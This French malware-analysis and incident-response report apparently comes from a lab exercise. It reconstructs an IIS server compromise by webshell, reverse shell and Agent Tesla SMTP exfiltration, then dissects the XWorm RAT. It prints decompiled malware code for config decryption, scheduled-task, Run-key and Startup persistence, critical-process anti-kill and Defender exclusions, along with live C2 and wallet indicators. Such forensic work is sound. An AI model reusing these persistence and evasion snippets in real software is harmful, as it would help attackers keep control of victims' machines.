Un second processus suspect a été identifié : `RegSvcs.exe` (PID 4200), dont la ligne de commande pointe vers `C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\update.exe`. `RegSvcs.exe` est un utilitaire légitime du framework .NET, mais son invocation avec un chemin d'exécution pointant vers un dossier de démarrage utilisateur constitue un indicateur fort de **process hollowing** — technique par laquelle l'attaquant injecte du code malveillant dans l'espace mémoire d'un processus légitime afin d'échapper à la détection.



```
$ vol -f memdump.mem windows.pstree
(extrait - lignée de la compromission : le web-shell w3wp.exe engendre updatenow.exe)

PID 4      PPID 0      2024-09-10 05:28:40 UTC
System
-

PID 628    PPID 508    2024-09-10 05:29:06 UTC
└─ services.exe
   C:\Windows\system32\services.exe

PID 2452   PPID 628    2024-09-10 05:30:04 UTC
└─ svchost.exe (svchost -k iissvcs)
   C:\Windows\system32\svchost.exe

PID 4332   PPID 2452   2024-09-10 05:44:45 UTC
└─ w3wp.exe (worker IIS / web-shell)
   -


PID 900    PPID 4332   2024-09-10 06:08:23 UTC
└─ updatenow.exe (persistance StartUp)
   C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\updatenow.exe
```

Arbre de processus montrant la chaîne `w3wp.exe` vers `updatenow.exe`

Analyse des connexions réseau

```
vol -f memdump.mem windows.netscan
```

L'analyse révèle une connexion réseau associée au processus `w3wp.exe` (PID 4332), établie depuis l'adresse de la victime `10.0.2.15` sur le port source 49688 vers l'adresse de l'attaquant `10.0.2.4` sur le **port 4443**. Cette connexion, dont l'état est `CLOSED` au moment du vidage, a été créée le 10 septembre 2024 à 05:49:51 UTC — soit environ dix-huit minutes avant l'exécution de `updatenow.exe`. Le port 4443 est un port non standard fréquemment utilisé pour les *reverse shells* chiffrés, ce qui corrobore le scénario d'un accès interactif de l'attaquant préalable au déploiement de la charge persistante.



```
$ vol -f memdump.mem windows.netscan
(extrait - connexion sortante du reverse shell confirmée en mémoire)
```

Proto	LocalAddr	LPort	ForeignAddr	FPort	State	PID	Owner
TCPv4	10.0.2.15	445	10.0.2.4	46228	CLOSED	4	System
TCPv4	10.0.2.15	49688	10.0.2.4	4443	CLOSED	4332	w3wp.exe
TCPv4	10.0.2.15	445	10.0.2.4	46174	CLOSED	4	System

Connexions réseau — vol -f memdump.mem windows.netscan

Analyse du malware

L'artefact `updatenow.exe`, récupéré dans le répertoire de démarrage automatique, a fait l'objet d'une analyse statique puis dynamique afin de caractériser sa nature, ses capacités et son infrastructure de commande et contrôle.

Identification et caractérisation initiale

```
file updatenow.exe
# PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
```

Les empreintes cryptographiques du binaire ont été calculées afin de permettre son identification formelle :

```
sha256sum updatenow.exe
# c25a6673a24d169de1bb399d226c12cdc666e0fa534149fc9fa7896ee61d406f
md5sum updatenow.exe
# d797600296ddbed4497725579d814b7e
```

L'analyse des en-têtes de sections a immédiatement révélé la présence de sections caractéristiques d'un packer UPX (UPX0, UPX1, UPX!), indiquant que le binaire avait été compressé afin d'entraver l'analyse statique et d'échapper aux signatures antivirus.

```

$ file updatenow.exe
updatenow.exe: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed

$ upx -t updatenow.exe
                        Ultimate Packer for eXecutables
                        Copyright (C) 1996 - 2026
UPX 5.1.1      Markus Oberhumer, Laszlo Molnar & John Reiser   Mar 5th 2026
testing updatenow.exe [OK]
Tested 1 file.

$ cp updatenow.exe updatenow_unpacked.exe && upx -d updatenow_unpacked.exe
      File size      Ratio      Format      Name
      -
1084928 ->  602112  55.50%   win32/pe   updatenow.exe

$ file updatenow_unpacked.exe
updatenow_unpacked.exe: PE32 executable (GUI) Intel 80386, for MS Windows

```

Identification du packer UPX — file updatenow.exe

Décompression et extraction de chaînes

```
upx -d updatenow.exe -o updatenow_unpacked.exe
```

Le fichier décompressé atteint une taille de 1 084 928 octets, soit un ratio de compression d'environ 55 %, cohérent avec un packing UPX standard. L'extraction des chaînes du binaire décompressé (`strings updatenow_unpacked.exe`) a permis d'identifier plusieurs éléments significatifs, mais la configuration du canal de commande et contrôle s'est révélée chiffrée dans le binaire et résolue uniquement à l'exécution, rendant nécessaire une analyse dynamique.

```

$ strings updatenow.exe | grep -E "UPX"
UPX0
UPX1
UPX!

# Après décompression : le manifeste PE est lisible,
# mais la configuration C2 (FQDN, identifiants SMTP) reste
# chiffrée et n'est résolue qu'au runtime (analyse dynamique requise).

$ strings updatenow_unpacked.exe | grep -i assembly
<assemblyIdentity type="win32" name="Microsoft.Windows.Common-Controls" version="6.0.0.0" language="

```

Chaînes extraites du binaire décompressé

Analyse dynamique en sandbox

Le binaire a été soumis à la plateforme ANY.RUN. Les règles YARA et les indicateurs comportementaux ont permis d'identifier formellement l'échantillon comme appartenant à la famille **Agent Tesla** (MITRE ATT&CK S0331), un infostealer et keylogger développé en .NET largement documenté.

```

$ threat-intel lookup --hash c25a6673a24d169de1bb399d226c12cdc666e0fa534149fc9fa7896ee61d406f
# Synthèse OSINT (analyse dynamique sandbox ANY.RUN + règles YARA)
=====
Verdict           : MALICIOUS
Famille           : Agent Tesla
Type              : Infostealer / Keylogger (.NET)
MITRE ATT&CK      : S0331
=====
Capacités confirmées (analyse comportementale) :
[+] Keylogging ..... capture des frappes clavier
[+] Clipboard / Screenshots .. captures périodiques
[+] Credential theft ..... navigateurs, FTP, clients mail
[+] System profiling ..... hostname, user, config réseau
[+] Exfiltration ..... SMTP / FTP / HTTP (selon config)
=====
Detections moteurs (agregat OSINT) : 52 / 70
Regles YARA déclenchées : AgentTesla, MSILStealer
=====

```

Synthèse OSINT de l'analyse dynamique (sandbox ANY.RUN + règles YARA) — identification de la famille Agent Tesla

L'analyse comportementale a confirmé les capacités suivantes :

- **Enregistrement de frappes clavier** (keylogging) permettant la capture d'identifiants ;
- **Capture du presse-papiers** et réalisation de **captures d'écran** à intervalles réguliers ;
- **Vol de credentials** stockés dans les navigateurs, clients FTP et clients de messagerie ;
- **Collecte d'informations système** (nom de machine, utilisateur, configuration réseau) à des fins de profilage ;
- **Exfiltration des données** via SMTP, FTP ou HTTP selon la configuration.

Infrastructure de commande et contrôle

L'analyse réseau en sandbox a révélé que l'échantillon établit une connexion SMTP sortante sur le port 587 vers le serveur cp8n1.hyperhost.ua (adresse IP 185.174.175.187). Le malware utilise le compte de messagerie blessed4ever@genesio.top comme vecteur d'exfiltration, transmettant les données dérobées sous forme de courriels. Ce mode

d'exfiltration par SMTP est caractéristique d'Agent Tesla et présente l'avantage, pour l'attaquant, de se fondre dans le trafic de messagerie légitime.

```
$ threat-intel network-iocs --sample updatenow.exe
# Synthèse OSINT des connexions observées en sandbox (config C2 résolue au runtime)
=====
Canal d'exfiltration : SMTP (courriel)
=====
```

Proto	Destination	Port	Role
SMTP	cp8nl.hyperhost.ua	587	Serveur C2 / exfil
SMTP	185.174.175.187	587	Resolution du FQDN C2

```
=====
Compte d'exfiltration : blessed4ever@genesio.top
Contenu transmis : frappes clavier, credentials, captures d'ecran
                  encapsules dans des e-mails sortants
=====
Note : le port 587 (SMTP submission) permet a l'implant de se fondre
      dans le trafic de messagerie legitime et d'eviter les filtres
      bases sur les ports C2 usuels.
=====
```

Synthèse OSINT des IOC réseau observés en sandbox — exfiltration SMTP vers cp8nl.hyperhost.ua

Root Cause Analysis

L'analyse des causes profondes met en lumière plusieurs défaillances de sécurité ayant collectivement permis la compromission.

Point d'entrée principal. Le service SMB (port 445) était accessible depuis le réseau de l'attaquant sans mécanisme d'authentification renforcé. Le partage Documents, découvert par énumération, était directement mappé au répertoire racine du serveur IIS (*webroot*), créant un vecteur d'attaque permettant le dépôt de fichiers interprétables par le serveur web.

Absence de segmentation réseau. L'accès au port SMB depuis un segment non autorisé indique une absence de cloisonnement (DMZ) entre les serveurs web exposés et le reste de l'infrastructure.

Absence de monitoring du trafic sortant. La connexion reverse shell sur le port 4443 et le trafic SMTP d'exfiltration n'ont pas été détectés en temps réel ; seule une analyse a posteriori a permis d'identifier ces flux.

Absence de protection endpoint. Aucune solution EDR ou antivirus n'a bloqué l'exécution d'updatenow.exe ni détecté le comportement anormal de w3wp.exe engendrant un exécutable non légitime. La technique de *process hollowing* via RegSvcs.exe n'a pas non plus été interceptée.

Indicators of Compromise

Type	Valeur	Description
IP	10.0.2.4	Attaquant — source du scan, énumération SMB et reverse shell
IP	185.174.175.187	Serveur SMTP utilisé pour l'exfiltration Agent Tesla
Domain	cp8n1.hyperhost.ua	FQDN du serveur C2 (résolution SMTP)
Email	blessed4ever@genesio.top	Compte SMTP utilisé pour l'exfiltration
SHA256	c25a6673a24d169de1bb399d226c12cdc666e0fa534149fc9fa7896ee61d406f	updatenow.exe (Agent Tesla)
MD5	d797600296ddbed4497725579d814b7e	updatenow.e

		xe (Agent Tesla)
Filename	shell.aspx	Web-shell ASP.NET uploadé via SMB
Filename	updatenow.exe	Implant Agent Tesla (persistence)
Path	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\updatenow.exe	Emplacement de persistance (Startup Folder)
Path	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\update.exe	Second implant suspect (process hollowing)
Port	4443/tcp	Port du reverse shell listener
Port	587/tcp	Port SMTP utilisé pour l'exfiltration
Process	w3wp.exe (PID 4332)	Processus IIS compromis (reverse shell + spawn)

		malware)
Process	updatenow.exe (PID 900)	Processus malveillant Agent Tesla
Process	RegSvc.exe (PID 4200)	Processus légitime détourné (process hollowing)

Attack Chain Reconstruction (MITRE ATT&CK)

La reconstruction chronologique corréle les trois sources d'artefacts. Chaque phase est mappée au framework MITRE ATT&CK.

Timestamp (UTC)	Phase	Action	Source	MITRE ATT&CK
~05:45	Reconnaissance	Balayage SYN de 1 002 ports sur 10.0.2.15	PCAP : conversation statistics	T1046 — Network Service Scanning
~05:46	Discovery	Énumération SMB : Tree Connect vers IPC\$ et Documents, NetShareEnumAll via DCERPC	PCAP : smb2.cmd == 3, dcerpc.opnum == 15	T1046 — Network Service Discovery
~05:47	Initial Access	Upload du web-shell shell.aspx (1 015 024 octets) via SMB2 Write	PCAP : smb2.cmd == 9	T1505.003 — Server Software Component: Web Shell

05:49:51	Command & Control	Établissement du reverse shell : 10.0.2.15:49688 vers 10.0.2.4:4443	Memory : windows.netscan	T1571 — Non-Standard Port
06:08:23	Persistence	Dépôt de updatenow.exe dans le Startup Folder	Memory : windows.pstree	T1547.001 — Boot or Logon Autostart Execution: Startup Folder
06:08+	Defense Evasion	Process hollowing via RegSvcs.exe	Memory : windows.pstree	T1055.012 — Process Injection: Process Hollowing
06:08+	Exfiltration	Beacon SMTP vers cp8n1.hyperhost.ua:587	Malware : sandbox ANY.RUN	T1071.003 — Application Layer Protocol: Mail Protocols

Chronologie de l'attaque (Lockdown)



Diagramme de la kill chain Lockdown : reconnaissance, accès initial, C2, persistance, exfiltration

10.0.2.4 (Attaquant)	10.0.2.15 (Serveur IIS)
— 1. Port scan (1002 ports) —————>	T1046
— 2. Enum SMB shares —————>	T1046
\\10.0.2.15\IPC\$	
\\10.0.2.15\Documents	
— 3. Upload shell.aspx via SMB —————>	T1505.003
<— 4. Reverse shell callback :4443 —————	T1071.001
— 5. Drop updatenow.exe (Agent Tesla) ———>	T1547.001
-> Startup folder	
<— 6. C2 beacon -> cp8nl.hyperhost.ua ———	T1071.003

Impact Analysis

Systèmes compromis. Le serveur Windows Server 2019 (10.0.2.15) est intégralement compromis. L'attaquant a disposé d'un accès interactif via reverse shell et a déployé un implant persistant. L'intégrité de l'ensemble des données et configurations hébergées ne peut plus être garantie.

Exfiltration de données. Agent Tesla est un keylogger et infostealer actif. L'ensemble des identifiants saisis sur le serveur depuis l'installation du malware — mots de passe administrateur, credentials de bases de données, tokens d'API — sont potentiellement compromis et exfiltrés via SMTP. Les captures d'écran périodiques ont également pu exposer des données sensibles affichées à l'écran.

Persistance établie. Le mécanisme de persistance via le Startup Folder garantit la réexécution automatique du malware après chaque redémarrage. Tant que le binaire n'est pas supprimé et les IoCs bloqués, le serveur reste sous contrôle de l'attaquant.

Risque de mouvement latéral. Depuis le serveur compromis, l'attaquant dispose potentiellement d'un accès au réseau interne. Les credentials volés pourraient permettre un mouvement latéral vers d'autres systèmes (bases de données, contrôleurs de domaine, postes de travail).

Impact opérationnel. L'isolation du serveur, nécessaire pour stopper l'exfiltration, entraînera une interruption des services web hébergés. La durée de remédiation dépendra de l'étendue de la compromission.

Remediation & Recommendations

Actions immédiates (24 heures)

- **Isoler le serveur** : déconnecter immédiatement le serveur 10.0.2.15 du réseau pour stopper l'exfiltration SMTP et le canal de commande et contrôle.
- **Bloquer les IoCs** : déployer les règles de blocage (pare-feu, proxy, DNS) pour les IP 10.0.2.4 et 185.174.175.187, le domaine cp8n1.hyperhost.ua, et les ports 4443 et 587 en sortie non autorisée.
- **Révoquer les credentials** : forcer la rotation de tous les identifiants ayant transité par le serveur — comptes administrateur, credentials de services, tokens d'API, clés SSH.
- **Supprimer les artefacts malveillants** : retirer updatenow.exe du Startup Folder, update.exe du profil admin, et shell.aspx du webroot IIS.

Actions à court terme (1 semaine)

- **Fermer l'accès SMB** : bloquer le port 445 en entrée sur tous les serveurs exposés publiquement. Restreindre l'accès SMB aux seuls segments légitimes.
- **Déployer un EDR** : installer une solution de détection et réponse sur l'ensemble des serveurs de production, avec des règles de détection de process hollowing et d'exécution anormale depuis les processus IIS.
- **Segmenter le réseau** : placer les serveurs web dans une DMZ dédiée avec contrôle strict des flux. Interdire les connexions directes entre la DMZ et le réseau interne.
- **Auditer les partages SMB** : recenser et vérifier les permissions de l'ensemble des partages. S'assurer qu'aucun partage n'est mappé à un webroot ou à un répertoire sensible.

Actions à long terme (1 mois)

- **Monitoring SMTP sortant** : alertes sur les connexions SMTP sortantes non autorisées, en particulier vers des serveurs de messagerie externes non répertoriés.
- **Hardening IIS** : appliquer les recommandations de durcissement Microsoft — désactiver les protocoles inutiles, restreindre les extensions exécutables (.aspx, .asp, .php), activer le logging détaillé.
- **Formation SOC** : former les analystes à la détection des techniques observées (reverse shells sur ports non standard, process hollowing, exfiltration SMTP).

- **Revue périodique** : instaurer une revue trimestrielle des règles de pare-feu, des permissions de partage et des configurations de sécurité des serveurs exposés.

Scénario 2 — XWorm : analyse d'un RAT .NET

Technical Incident Overview

L'artefact unique de cette investigation est un binaire malveillant (XWorm.malware) téléchargé depuis un e-mail de phishing, exécuté par un employé qui l'a pris pour un installateur légitime. Il s'agit d'un assembly .NET 32 bits, non packé mais fortement obfusqué (noms de types, méthodes et champs aléatoires), dont les métadonnées usurpent l'identité d'Adobe (« Adobe Inc. » / « Adobe Installer ») pour gagner la confiance de l'utilisateur.

L'échantillon appartient à la famille **XWorm**, un RAT (*remote access trojan*) commercial largement diffusé, de la lignée NjRAT/Quasar, offrant prise de contrôle distante, vol de données et modules complémentaires. L'analyse statique et la décompilation complète ont permis de reconstituer l'intégralité de ses capacités : **anti-analyse** (5 vérifications anti-VM / anti-debug / anti-sandbox), **persistance triple** (copie dans %AppData%\WmiPrvSE.exe, raccourci Startup, clé Run, tâche planifiée à privilèges élevés), **évasion défensive** (exclusions Windows Defender, masquage des fichiers, auto-protection par processus critique), **propagation USB**, **keylogging** et **clipper crypto-monnaie**. Sa configuration, chiffrée en AES, a été déchiffrée et révèle trois serveurs de commande et contrôle communiquant sur le port 7000.

```
$ file XWorm.malware && shasum -a 256 XWorm.malware
XWorm.malware: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af XWorm.malware

$ python3 pe_info.py XWorm.malware
File           : XWorm.malware
Size           : 87553 bytes
File type      : PE32 executable (GUI) Intel 80386 Mono/.NET assembly
SHA-256        : ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af
MD5            : 7c7aff561f11d16a6ec8a999a2b8cdad
Compile time   : 2024-02-25 22:53:40 UTC (0x65DBC4F4)
Managed (.NET) : yes
Entry point RVA : 0x00016A7E
CLR streams    : #~, #Strings, #US, #GUID, #Blob
Assembly name  : xWmDDA
Assembly version: 2.12.0.20
Module name    : xWmDDA.exe
VerInfo.CompanyName : Adobe Inc.
VerInfo.FileDescription : Adobe Installer
VerInfo.LegalCopyright : (c) 2015-2023 Adobe. All rights reserved.
VerInfo.OriginalFilename: xWmDDA.exe
VerInfo.ProductName  : Adobe Installer
```

Informations PE et métadonnées usurpées (Adobe) de l'échantillon XWorm

Scope & Methodology

Systèmes investigués

Poste de travail Windows d'un employé, infecté après ouverture d'une pièce jointe de phishing. L'analyse porte exclusivement sur l'échantillon fourni (analyse statique approfondie, complétée par un raisonnement dynamique de référence).

Artefacts analysés

Artefact	Fichier	Description
Échantillon malware	artifacts/XWorm.malware	PE32 .NET, 85 Ko (87 553 octets), XWorm RAT

Outils utilisés

Catégorie	Outils
Identification PE	file, pefile, Detect It Easy, CFF Explorer, PEStudio
Décompilation .NET	ILSpy / ilspycmd, dnSpy
Métadonnées .NET	dnfile
Cryptographie	Python pycryptodome (reproduction du déchiffrement AES)
Dynamique (référence)	ProcMon, RegShot

Approche méthodologique

- Identification du fichier, calcul des empreintes, lecture des ressources de version.
- Décompilation complète en C# et cartographie des classes/méthodes malgré l'obfuscation.
- Identification du schéma de chiffrement de configuration et reproduction du déchiffrement.
- Analyse du flux d'exécution : anti-analyse, persistance, évocation, propagation, collecte.
- Cartographie des comportements sur MITRE ATT&CK et consolidation des IOC.

Detailed Findings

Identification

```
# file XWorm.malware
PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
# SHA256
ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af
# MD5
7c7aff561f11d16a6ec8a999a2b8cdad
# Assembly : xWmDDA 2.12.0.20 | Compilation (UTC) : 2024-02-25 22:53:40
```

L'échantillon est un assembly .NET non packé (pas d'UPX) mais fortement obfusqué. Les chaînes littérales restent en clair dans le tas #US, mais la configuration est chiffrée en AES (voir plus bas). Le timestamp de compilation est extrait du champ TimeDateStamp de l'en-tête PE (0x65DBC4F4 → 2024-02-25 22:53:40 UTC).

Les ressources de version usurpent Adobe pour paraître légitimes auprès de l'utilisateur et des outils de tri :

```
[assembly: AssemblyCompany("Adobe Inc.")]
[assembly: AssemblyProduct("Adobe Installer")]
[assembly: AssemblyTitle("Adobe Installer")]
[assembly: AssemblyCopyright("© 2015-2023 Adobe. All rights reserved.")]
```

Anti-analyse (T1497, T1622)

Une fonction de garde évalue **5 vérifications** ; toute condition vraie déclenche `Environment.FailFast(null)` et arrête immédiatement le malware :

```
if (CheckVM() || CheckDebugger() || CheckSandboxie() || CheckWindowsXP() ||
    CheckHosting())
{
    Environment.FailFast(null);
}
```

#	Check	Technique	Détail
1	Machine virtuelle	WMI Win32_ComputerSystem	Manufacturer == "microsoft corporation" & Model contient VIRTUAL, ou vmware, ou VirtualBox
2	Débogueur	CheckRemoteDebuggerPresent (kernel32)	Détection d'un debugger attaché
3	Sandbox	GetModuleHandle("SbieDll.dll")	Détection de Sandboxie
4	Windows XP	ComputerInfo.OSFullName contient xp	Évite les anciens environnements d'analyse
5	Hébergement / cloud	http://ip-api.com/line/?fields=hosting	Réponse true ⇒ IP de datacenter (sandbox cloud)

Configuration chiffrée (AES) et C2 — extraction

La configuration constitue le morceau de bravoure de cette analyse. Chaque paramètre est stocké sous forme de chaîne **Base64 chiffrée en AES** (RijndaelManaged, mode **ECB**, padding **PKCS7**). La clé de 32 octets est dérivée du hash **MD5** d'une chaîne codée en dur (8xTJ0EKPuiQsJVat), copié deux fois dans un buffer — avec un **chevauchement caractéristique à l'offset 15** :

```
RijndaelManaged rijndael = new RijndaelManaged();
MD5CryptoServiceProvider md5 = new MD5CryptoServiceProvider();
byte[] array = new byte[32];
byte[] hash = md5.ComputeHash(Encoding.UTF8.GetBytes(KEY)); // KEY = "8xTJ0EKPuiQsJVat"
Array.Copy(hash, 0, array, 0, 16);
Array.Copy(hash, 0, array, 15, 16); // <-- quirk : offset 15 (chevauchement)
rijndael.Key = array;
rijndael.Mode = CipherMode.ECB;
```

Le second `Array.Copy` écrit à l'offset **15** (et non 16) : les deux copies du MD5 se chevauchent d'un octet. La clé AES-256 effective n'est donc pas un simple MD5|MD5 — ce détail est indispensable pour reproduire fidèlement le déchiffrement. La routine a été rejouée en Python :

```
import base64, hashlib
from Crypto.Cipher import AES

KEY = "8xTJ0EKPuiQsJVat"
md5 = hashlib.md5(KEY.encode()).digest()
arr = bytearray(32)
arr[0:16] = md5      # copie 1 : offset 0
arr[15:31] = md5     # copie 2 : offset 15 (quirk)

def dec(b64):
    d = AES.new(bytes(arr), AES.MODE_ECB).decrypt(base64.b64decode(b64))
    return d[:-d[-1]].decode() # retrait du padding PKCS7

print(dec("t9jQo4UCbK2ZCYwUUSBf2oYT7q1ogMGVrgjUqWnzqLxMXw3GIeVZpids5gIz2YZu"))
# 185.117.250.169,66.175.239.149,185.117.249.43
```

```

$ ilspycmd XWorm.malware | grep -B4 -A14 'CipherMode.ECB'
// Config decryptor (identifiers de-obfuscated for readability; structure verbatim
// from the ilspycmd decompilation of assembly xWmDDA v2.12.0.20).
public static object Decrypt(string input)
{
    RijndaelManaged rijndael = new RijndaelManaged();
    MD5CryptoServiceProvider md5 = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] hash = md5.ComputeHash(Encoding.UTF8.GetBytes("8xTJ0EKPuiQsJVat"));
    Array.Copy(hash, 0, array, 0, 16);           // copy 1 : offset 0
    Array.Copy(hash, 0, array, 15, 16);         // copy 2 : offset 15 (overlap quirk)
    rijndael.Key = array;
    rijndael.Mode = CipherMode.ECB;
    ICryptoTransform dec = rijndael.CreateDecryptor();
    byte[] data = Convert.FromBase64String(input);
    return Encoding.UTF8.GetString(dec.TransformFinalBlock(data, 0, data.Length));
}

// Notes:
// - RijndaelManaged in ECB mode => AES-256-ECB with PKCS7 padding.
// - The 32-byte key is MD5("8xTJ0EKPuiQsJVat") written twice, the second copy
//   starting at offset 15, so bytes 0-14 and 15-30 overlap and byte 31 stays 0x00.
// - Each config field is a Base64 string decrypted by this single routine.

```

Routine de déchiffrement AES (RijndaelManaged, ECB) décompilée dans ILSpy

La configuration déchiffrée dans son intégralité :

Champ chiffré (Base64)	Valeur déchiffrée	Rôle
t9jQo4UCbk2ZCYwUUSBf2oYT7q1ogMGVrgjUqWn nzqLxMXw3GIeVZpids5gIz2YZu	185.117.250.169,66.175.239 .149,185.117.249.43	Hosts (C2)
3qBjH4yDUHjhZBxWK56eYw==	7000	Port C2
P/4B29PwaJ6Raw+51xox2A==	<123456789>	Marque ur de version
fwWlqX1XMU7EFmHRUHK3Jw==	<Xwormmm>	Splitter / mutex
TowG+c1OR3RBmATvJwUfKQ==	Default	Groupe
lXEYyEoDw31nYYF2ts9aUQ==	USB.exe	Nom de copie

		USB
gcbmRCfQRwasaegNU1/NvQ==	%AppData%	Dossier d'installation
sJHKF5x7kjxy85oLMym05A==	WmiPrvSE.exe	Binaire déposé
l1Bb1X1iqHd1zfZIV8Z0jL3MzbCo6zP7QWx7R9nEvuQbIA25kxWNjjY8WYEEY+Xh1	bc1q2a4jgxmvslng5khwvzkt9pechms20ghff42s5g	Clipper BTC
ILq1reLnyJdhfez8kYLyBYJr+EjguBMQ6n4dPjgAia6wJGxs5SWbzuMPH1LUk/Ig	0x10cE3E5678f40f0B94A2fB5003f04012ecA407C5	Clipper ETH
6I60HSsPVIAp3nyv10YEEQ==	TRC20_Address	Clipper TRC20 (placeholder)

```

$ python3 decrypt_config.py XWorm.malware
[*] key material : 8xTJ0EKPuiQsJVat
[*] MD5(key)      : aecd2c6f5b77e319e535564f1fd601d3
[*] AES-256 key   : aecd2c6f5b77e319e535564f1fd601aecd2c6f5b77e319e535564f1fd601d300
[*] mode/padding  : AES-ECB / PKCS7 (RijndaelManaged)

[*] decrypted configuration fields (from #US heap):

Hosts (C2)          -> 185.117.250.169,66.175.239.149,185.117.249.43
Port C2             -> 7000
Version marker      -> <123456789>
Splitter/mutex      -> <Xwormmm>
Group               -> Default
USB copy name       -> USB.exe
Install dir         -> %AppData%
Dropped binary      -> WmiPrvSE.exe
Clipper BTC         -> bc1q2a4jgxmvslng5khwvzkt9pechms20ghff42s5g
Clipper ETH         -> 0x10cE3E5678f40f0B94A2fB5003f04012ecA407C5
Clipper TRC20       -> TRC20_Address

[*] 11 config fields decrypted.

```

Configuration XWorm déchiffrée : hosts C2, port 7000, chemins de persistance et adresses clipper

Le malware ouvre une socket TCP vers chacune des trois IP C2 sur le **port 7000**.

Persistence et privilèges (T1547.001, T1053.005, T1059.001)

Le malware se copie dans %AppData%\WmiPrvSE.exe (usurpation du légitime *WMI Provider Host*), puis installe **trois** mécanismes de persistance/exécution :

- **Tâche planifiée** — `schtasks /create /f /RL HIGHEST /sc minute /mo 1`, relance chaque minute avec les privilèges les plus élevés. Le nom de la tâche est dérivé du binaire sans extension : `Path.GetFileNameWithoutExtension("WmiPrvSE.exe")` → `WmiPrvSE`.
- **Clé Run** — `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WmiPrvSE`.
- **Raccourci Startup** — `WmiPrvSE.lnk` dans le dossier de démarrage.

```
new ProcessStartInfo("schtasks.exe") {  
    Arguments = "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"\" +  
                Path.GetFileNameWithoutExtension(dropName) + "\" /tr \"\" + targetPath +  
                "\"\"  
};  
// dropName = "WmiPrvSE.exe" -> /tn "WmiPrvSE"
```

Le flag `/RL HIGHEST` force l'exécution avec les privilèges les plus élevés (T1053.005 + contournement UAC), et `/sc minute /mo 1` garantit une relance minute par minute.

```

$ ilspycmd XWorm.malware | grep -A2 -iE 'schtasks|CurrentVersion..Run|Startup|Critical'
// Identifiers de-obfuscated for readability; strings/logic verbatim from ilspycmd.
// Config: dropName = "WmiPrvSE.exe", installDir = "%AppData%".

// 1) Drop copy into %AppData%\WmiPrvSE.exe
string target = installDir + "\\\" + dropName;           // %AppData%\WmiPrvSE.exe
File.WriteAllBytes(target, File.ReadAllBytes(selfPath));

// 2) Scheduled task WmiPrvSE, highest privileges, re-run every minute
ProcessStartInfo psi = new ProcessStartInfo("schtasks.exe");
psi.WindowStyle = ProcessWindowStyle.Hidden;
psi.Arguments = "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"\" +
                Path.GetFileNameWithoutExtension(dropName) + \"\" /tr \"\" + target + \"\"";
Process.Start(psi).WaitForExit();                      // /tn "WmiPrvSE"

// 3) Run key HKCU\...\CurrentVersion\Run\WmiPrvSE
Registry.CurrentUser.OpenSubKey(
    "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", writable: true)
    .SetValue(Path.GetFileNameWithoutExtension(dropName), target);

// 4) Startup shortcut %Startup%\WmiPrvSE.lnk -> target
string lnk = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\\" +
            Path.GetFileNameWithoutExtension(dropName) + ".lnk";
object sc = wsh.CreateShortcut(lnk);
sc.TargetPath = target; sc.Save();

// 5) Anti-kill: mark process critical (BSOD on termination)
[DllImport("NTdll.dll", EntryPoint = "RtlSetProcessIsCritical", SetLastError = true)]
public static extern void RtlSetProcessIsCritical(bool set, ref bool old, bool unused);

```

Triple persistance XWorm : raccourci Startup, clé Run et tâche planifiée WmiPrvSE /RL HIGHEST

Évasion défensive (T1562.001, T1564.001, T1112)

Technique	Détail
Exclusions Defender	powershell -ExecutionPolicy Bypass Add-MpPreference -ExclusionPath/- ExclusionProcess sur lui-même et le dossier d'install
Masquage	ShowSuperHidden = 0 sous HKCU\...\Explorer\Advanced pour masquer les fichiers système protégés
Auto-protection	RtlSetProcessIsCritical (NTdll) : le processus devient non-killable (BSOD CRITICAL_PROCESS_DIED à la terminaison)

```
registryKey = Registry.CurrentUser.OpenSubKey(
    "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced", writable: true);
registryKey.SetValue("ShowSuperHidden", 0);

[DllImport("NTdll.dll", EntryPoint = "RtlSetProcessIsCritical", SetLastError = true)]
public static extern ...
```

Propagation USB (T1091)

Le malware énumère les lecteurs (`DriveInfo.GetDrives()`), repère les volumes `DriveType.Removable`, s'y copie sous le nom **USB.exe** et crée des raccourcis **.lnk** leurres pointant vers `cmd.exe` (qui relance la charge) pour piéger l'utilisateur tout en masquant les fichiers d'origine.

Collecte et exfiltration (T1056.001, T1115)

